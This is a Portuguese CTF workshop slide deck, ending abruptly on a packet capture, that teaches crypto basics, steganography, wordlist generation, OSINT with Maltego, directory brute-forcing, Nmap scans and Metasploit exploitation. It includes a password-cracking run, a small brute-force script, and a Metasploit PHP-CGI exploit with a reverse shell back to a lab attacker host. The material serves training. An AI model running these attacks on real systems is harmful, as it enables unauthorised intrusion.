

Workshop 1

Decodificando as principais técnicas de CTFs

Capture the Flag: checklist para resolução de desafios de Cyber e OSINT



AGENDA

1. Introdução
2. Criptografia
3. Esteganografia
4. Enumeração e exploração
5. Forense
6. Ataques web
7. Engenharia reversa

INTRODUÇÃO

Introdução:

Segurança da informação e cibersegurança

- A segurança da informação nunca foi tão importante quanto agora.
- A informação é um dos ativos mais importantes de qualquer organização.
- Sua proteção é vital para o sucesso junto aos clientes, fornecedores e parceiros.
- Segurança da informação é a proteção da confidencialidade, integridade e disponibilidade da informação.

 Introdução:
Segurança da informação e cibersegurança



- **Confidencialidade:** Garantia de que apenas as pessoas certas podem acessar determinados dados.

Exemplos: Sistemas de controle de acesso, criptografia, entre outros mecanismos.

 Introdução:
Segurança da informação e cibersegurança



- **Integridade:** Garantia de que os dados não foram adulterados da origem até o destino, ou em armazenamento.

Exemplos: Hashes.

 Introdução:
Segurança da informação e cibersegurança



- **Disponibilidade:** Garantia de que nossos serviços e os dados que eles precisam consumir estejam disponíveis a maior parte do tempo.

Exemplos: *firewalls, load balancers, CDNs.*

Introdução:

Capture the Flag



O que é?

- Conjunto de desafios de cibersegurança onde o competidor precisa, por meio de técnicas investigativas, encontrar as respostas corretas (*flags*) no menor tempo possível.
- A resolução desses desafios normalmente requer conhecimentos de esteganografia, criptografia, força bruta, OSINT, ataques a aplicações e redes, análise forense, engenharia reversa, entre outras técnicas.

Introdução: Capture The Flag

- CTFs são comumente encontrados em conferências de hacking.
- Também vêm sendo amplamente utilizados por recrutadores na seleção de profissionais para vagas de segurança ofensiva (*pentest*).



Introdução:

Conceitos básicos

Codificação - Base64

- Não é criptografia, apenas um forma de codificar uma informação e pode ser revertido.

Hash - MD5, SHA-1, SHA-256, PBKDF2, bcrypt, scrypt, Argo2

- São funções de mão única e não podem ser revertidos.
- Utilizados para integridade de textos e arquivos e no armazenamento de senhas em bancos de dados.



Criptografia

- Na criptografia propriamente dita, os dados podem ser revertidos mas necessitam da chave criptográfica.
- Chaves podem ser simétricas ou assimétricas.
- Garante a confidencialidade das informações.

CRIPTOGRAFIA

Criptografia: Cifra de César

- A Cifra de César é uma das mais simples e conhecidas técnicas de criptografia existentes.
- É um tipo de cifra de substituição na qual cada letra do texto é substituída por outra, que se apresenta no alfabeto abaixo dela um número fixo de vezes.
- Júlio César usou o método para se comunicar com os seus generais.
- César utilizava uma troca de três posições para proteger mensagens de significado militar.



Criptografia: Cifra de Vigenère

- A cifra de Vigenère é um método de criptografia que usa uma série de diferentes cifras de César.
- Exemplo:
 - Texto: Cristian
 - Chave: LMAO
 - Texto cifrado: NZUSHTIZ

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Criptografia: Hashes

- Uma função de *hash* utiliza algoritmos de dispersão para se gerar um resumo da informação.
- Funções de *hash* têm saída de tamanho fixo, independentemente do tamanho da entrada.
- Hashes são amplamente utilizados para armazenamento de senhas.
- Hashes mais simples possuem problemas de colisões.
- O principal conjunto de *hashes* atual é o SHA-2, desenvolvido pela NSA.
- E.g., SHA-256 = 2^{256} possibilidades

Criptografia: RSA

- Criptografia de chave pública.
- RSA = **R**ivest-**S**hamir-**A**dleman.
- São utilizadas duas chaves.
- Chave pública: utilizada para criptografar os dados.
- Chave privada: utilizada para descriptografar os dados.

Criptografia: AES

- **A**dvanced **E**ncryption **S**tandard.
- Algoritmo de criptografia simétrica.

```
(kaliⓈkali)-[~]  
└─$ openssl aes-256-cbc -salt -pbkdf2 -in teste.txt -out teste.enc  
enter AES-256-CBC encryption password:  
Verifying - enter AES-256-CBC encryption password:
```

```
(kaliⓈkali)-[~]  
└─$ openssl aes-256-cbc -d -salt -pbkdf2 -in teste.enc -out out.txt  
enter AES-256-CBC decryption password:
```

ESTEGANOGRAFIA

Esteganografia: Conhecendo o steghide

- O **steghide** é um software de esteganografia capaz de "esconder" dados em diferentes tipos de imagens e arquivos de áudio.
- Uma senha é definida para extração do conteúdo anexado.
- Outros softwares podem ser utilizados para esse propósito, inclusive em ambientes Windows.
- Termos importantes:
 - **Embed file:** arquivo que contém a mensagem.
 - **Cover file:** arquivo que será utilizado para inserir a mensagem.
 - **Stego file:** arquivo final (embed file + cover file).

Esteganografia: Escondendo arquivos em imagens

```
$ steghide embed -cf imagem.jpg -ef mensagem.txt
```

```
(kaliⓈkali)-[~]  
└─$ steghide embed -cf imagem.jpg -ef mensagem.txt  
Enter passphrase:  
Re-Enter passphrase:  
embedding "mensagem.txt" in "imagem.jpg" ... done
```

Esteganografia: Extração de arquivos em imagens

```
$ steghide extract -sf imagem.jpg
```

```
(kaliⓈkali)-[~]  
└─$ steghide extract -sf imagem.jpg  
Enter passphrase:  
wrote extracted data to "mensagem.txt".  
  
(kaliⓈkali)-[~]  
└─$ cat mensagem.txt  
Mensagem secreta ...
```

Esteganografia: Quebra de algoritmos de esteganografia

Stegcracker:

- Software para força bruta em imagens esteganografadas.
- Fácil utilização e recursos de multithreading.

```
(kali@kali)-[~]
└─$ stegcracker imagem.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'imagem.jpg' with wordlist '/usr/share/wordlists/rockyou.txt' ..
Successfully cracked file with password: 123
Tried 4305 passwords
Your file has been written to: imagem.jpg.out
123
```

Esteganografia: Utilizando wordlists públicas

- Podemos utilizar o pacote **seclists** durante pentests e CTFs.
- Esse pacote possui diferentes *wordlists*, contendo:
 - Nomes de usuários
 - Senhas
 - URLs
 - Payloads de fuzzing

```
(kali㉿kali)-[~]
└─$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1383 not upgraded.
Need to get 405 MB of archives.
```

Esteganografía: Utilizando wordlists públicas

```
(kali㉿kali)-[~]
└─$ ls /usr/share/seclists
Discovery      IOCs          Passwords     Payloads     Usernames
Fuzzing       Miscellaneous Pattern-Matching  README.md   Web-Shells

(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Passwords
2020-200_most_used_passwords.txt  mssql-passwords-nanshou-guardicore.txt
500-worst-passwords.txt          openwall.net-all.txt
500-worst-passwords.txt.bz2     Permutations
BiblePass                     PHP-Magic-Hashes.txt
bt4-password.txt                 probable-v2-top12000.txt
cirt-default-passwords.txt       probable-v2-top1575.txt
citrix.txt                       probable-v2-top207.txt
clarkson-university-82.txt       README.md
Common-Credentials           richelieu-french-top20000.txt
Cracked-Hashes               richelieu-french-top5000.txt
darkc0de.txt                     SCRABBLE-hackerhouse.tgz
darkweb2017-top10000.txt        scraped-JWT-secrets.txt
```

Esteganografia: Criando wordlists personalizadas

- Podemos utilizar o programa **crunch** para geração de *wordlists* personalizadas.
- **Exemplos:**

```
(kali㉿kali)-[~]
└─$ crunch 6 6 0123456789 -o numeros.txt
Crunch will now generate the following amount of data: 7000000 bytes
6 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000000
```

```
(kali㉿kali)-[~]
└─$ crunch 9 9 0123456789 -t "ctf{00000000}" -o senhas.txt
Crunch will now generate the following amount of data: 10000000 bytes
9 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000000
```

ENUMERAÇÃO E EXPLORAÇÃO

Extração de metadados e exiftool

- Metadados = dados sobre outros dados.
- Arquivos podem conter informações importantes em metadados.

```
(kali@kali)-[~]
└─$ exiftool DSCN0042.jpg
ExifTool Version Number      : 12.44
File Name                    : DSCN0042.jpg
Directory                    : .
File Size                    : 157 kB
File Modification Date/Time  : 2022:11:30 08:45:14-05:00
File Access Date/Time       : 2022:11:30 08:45:14-05:00
File Inode Change Date/Time  : 2022:11:30 08:45:14-05:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
Exif Byte Order              : Little-endian (Intel, II)
Image Description            :
Make                         : NIKON
Camera Model Name           : COOLPIX P6000
Orientation                  : Horizontal (normal)
X Resolution                 : 300
Y Resolution                 : 300
```

Coleta de informações públicas

- Uma ferramenta muito útil para OSINT é o Maltego:

The screenshot displays the Maltego Community Edition 4.2.3 interface. The main window shows a graph with 'google.com' at the top, connected to various email addresses. The email addresses are arranged in a grid-like pattern, with arrows pointing from 'google.com' to each one. The email addresses include: abusecomplaints@markmonitor.com, whoisrequest@markmonitor.com, gbelvin@google.com, brettmorgan@google.com, bholger@google.com, thaidn@google.com, nat@google.com, ssdfg@google.com, somakala@google.com, dimartin@google.com, cdecigne@google.com, dankurka@google.com, choward@google.com, and bifermis@google.com. The interface includes a menu bar with options like Investigate, View, Entities, Collections, Transforms, Machines, Collaboration, Import | Export, and Windows. A toolbar contains various icons for actions like Copy, Paste, Cut, Delete, and Find. On the left, there is an Entity Palette with categories like Devices, Events, Groups, Infrastructure, and Run View. On the right, there is an Overview panel showing a simplified graph and a Detail View panel. At the bottom, there is an Output - Transform Output panel showing the results of various transforms.

Maltego Community Edition 4.2.3

Investigate View Entities Collections Transforms Machines Collaboration Import | Export Windows

Clear Graph Number of Results Privacy Mode Stealth Quick Find in Files Entity Selection Select All Add Parents Add Neighbors Select Children Select Bookmarked Reverse Links Copy Paste Cut Delete 12 50 254 50k Select None Add Children Add Path Select Neighbors Select by Type Invert Selection Add Similar Siblings Select Parents Select Leaves Select Links

Entity Palette Search: Home New Graph (1) Overview

Layout Freeze View

Devices Device A device such as a phone or camera Events DateTime Contains a date and a time Groups Company A business organization. Organization A social group which distributes task Infrastructure AS An Internet Autonomous System (AS) Run View

google.com

abusecomplaints@markmonitor.com whoisrequest@markmonitor.com gbelvin@google.com brettmorgan@google.com

bholger@google.com thaidn@google.com nat@google.com ssdfg@google.com

somakala@google.com dimartin@google.com cdecigne@google.com dankurka@google.com

choward@google.com bifermis@google.com

Find: Entities All Find Properties Notes Display info Zoom


Output - Transform Output

```
Running transform To Emails @domain [using Search Engine] on 1 entities (from entity "google.com")
Running transform To Email address [From whois info] on 1 entities (from entity "google.com")
Running transform To Email addresses [PGP] on 1 entities (from entity "google.com")
Bing Transforms can only be used with paid versions of Maltego (from entity "google.com")
Transform To Emails @domain [using Search Engine] returned with 0 entities (from entity "google.com")
Transform To Emails @domain [using Search Engine] done (from entity "google.com")
Transform To Email address [From whois info] returned with 3 entities (from entity "google.com")
Transform To Email address [From whois info] done (from entity "google.com")
Transform To Email addresses [PGP] returned with 12 entities (from entity "google.com")
Transform To Email addresses [PGP] done (from entity "google.com")
```

15 entities 14 links

Coleta de informações públicas

OSINT Framework:



Força bruta em diretórios

- Podemos identificar diretórios e arquivos sensíveis expostos em aplicações web.
- **Algumas ferramentas:**
 - dirb
 - Gobuster
 - Dirbuster

```
(root@kali)-[~/home/kali]
└─# dirb http://10.10.10.167

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Wed Nov 30 10:04:33 2022
URL_BASE: http://10.10.10.167/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

--- Scanning URL: http://10.10.10.167/ ---
+ http://10.10.10.167/cgi-bin/ (CODE:403|SIZE:293)
=> DIRECTORY: http://10.10.10.167/dav/
+ http://10.10.10.167/index (CODE:200|SIZE:891)
+ http://10.10.10.167/index.php (CODE:200|SIZE:891)
+ http://10.10.10.167/phpinfo (CODE:200|SIZE:48062)
+ http://10.10.10.167/phpinfo.php (CODE:200|SIZE:48074)
```


Força bruta em diretórios

- Também podemos desenvolver nossas próprias ferramentas:

```
1 import sys
2 import requests
3
4 with open("/usr/share/wordlists/rockyou.txt") as wordlist:
5     for word in wordlist:
6         url = "{}/{ {}".format(sys.argv[1], word)
7         r = requests.get(url)
8
9         if r.status_code == 200:
10            print("[*] {}".format(url))
```



Conhecendo e utilizando o Nmap

- Tipos de scan: **TCP SYN / Half open**.
 - Opção padrão do Nmap (parâmetro **-sS**).
 - Não completa o three-way handshake.
 - Mais stealth.




Conhecendo e utilizando o Nmap

- Tipos de scan: **TCP Connect**.
 - Completa o three-way handshake.
 - Utiliza a *system call* **connect()**
 - Parâmetro **-sT**.
 - Menos stealth.



Conhecendo e utilizando o Nmap

- Tipos de scan: **UDP Scan**.
 - Parâmetro **-sU**.



- Tipos de scan: **Ping scan**.
 - Parâmetro **-sn**.
 - Muito útil para descoberta de hosts ativos.
 - Não verifica por portas abertas.

Principais opções:

- **-p**: Especifica as portas que serão testadas.
- **-sV**: Opção para descoberta de versões.
- **-F**: Fast scan.
- **--top-ports 10**: Testa as 10 portas mais comuns.
- **-O**: Descoberta de sistema operacional.

Análise de cabeçalhos HTTP

- Cabeçalhos podem expor informações importantes sobre os serviços em execução.
- No caso do HTTP, podemos muitas vezes identificar a versão do servidor web em execução.
- A partir da versão, é possível tentar identificar vulnerabilidades públicas catalogadas.
- Podemos utilizar o comando curl.

```
(kaliⓈkali)-[~]  
└─$ curl -I http://10.10.10.167  
HTTP/1.1 200 OK  
Date: Wed, 30 Nov 2022 15:32:50 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Content-Type: text/html
```

Metasploit

- Podemos identificar vulnerabilidades públicas e explorá-las via Metasploit.

```
(rootkali)-[~]
└─# searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Ex | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution | php/remote/29316.py
```

```
msf6 > search php cgi bin

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/linux/http/efw_chpasswd_exec dian Firewall Proxy Password Change Command Injection	2015-06-28	excellent	No
1	exploit/unix/webapp/horde_unserialize_exec rde Framework Unserialize PHP Code Execution	2013-06-27	excellent	Yes
2	exploit/multi/http/mediawiki_thumb diaWiki Thumb.php Remote Command Execution	2014-01-28	excellent	Yes
3	exploit/linux/http/netgear_r7000_cgibin_exec tgear R7000 and R6400 cgi-bin Command Injection	2016-12-06	excellent	Yes
4	exploit/multi/fileformat/archive_tar_arb_file_write AR Archive_Tar 1.4.10 Arbitrary File Write	2020-11-17	excellent	No
5	exploit/multi/http/php CGI Argument Injection	2012-05-03	excellent	Yes

Metasploit

- Podemos identificar vulnerabilidades públicas e explorá-las via Metasploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/reverse_perl
payload => php/reverse_perl
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.10.10.128:4444
[*] Command shell session 2 opened (10.10.10.128:4444 → 10.10.10.129:34448 ) at 2022-04-17 11:0
1:40 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
█
```

Man-in-the-Middle

```
286 20.509154830 185.125.190.36 10.10.10.167 TCP 60 80 → 54320 [ACK] Seq=10936 Ack=4744 Win=64239 Len=0
287 20.509232052 10.10.10.167 185.125.188.12 TCP 60 46268 → 80 [FIN, ACK] Seq=1440 Ack=3495 Win=12864 Len=0
288 20.509232121 185.125.188.12 10.10.10.167 TCP 60 80 → 46268 [ACK] Seq=3495 Ack=1441 Win=64239 Len=0
289 20.509374978 10.10.10.167 91.189.91.39 TCP 60 52084 → 80 [FIN, ACK] Seq=14161 Ack=32936 Win=63784 Len=0
290 20.509375043 91.189.91.39 10.10.10.167 TCP 60 80 → 52084 [ACK] Seq=32936 Ack=14162 Win=64239 Len=0
291 20.671562128 91.189.91.39 10.10.10.167 TCP 60 80 → 52084 [FIN, PSH, ACK] Seq=32936 Ack=14162 Win=64239 Len=0
292 20.671562499 10.10.10.167 91.189.91.39 TCP 60 52084 → 80 [ACK] Seq=14162 Ack=32937 Win=63784 Len=0
293 20.716615591 185.125.188.12 10.10.10.167 TCP 60 80 → 46268 [FIN, PSH, ACK] Seq=3495 Ack=1441 Win=64239 Len=0
294 20.716615780 10.10.10.167 185.125.188.12 TCP 60 46268 → 80 [ACK] Seq=1441 Ack=3496 Win=12864 Len=0
295 20.738867251 185.125.190.36 10.10.10.167 TCP 60 80 → 54320 [FIN, PSH, ACK] Seq=10936 Ack=4744 Win=64239 Len=0
296 20.738867365 10.10.10.167 185.125.190.36 TCP 60 54320 → 80 [ACK] Seq=4744 Ack=10937 Win=28944 Len=0
```

```
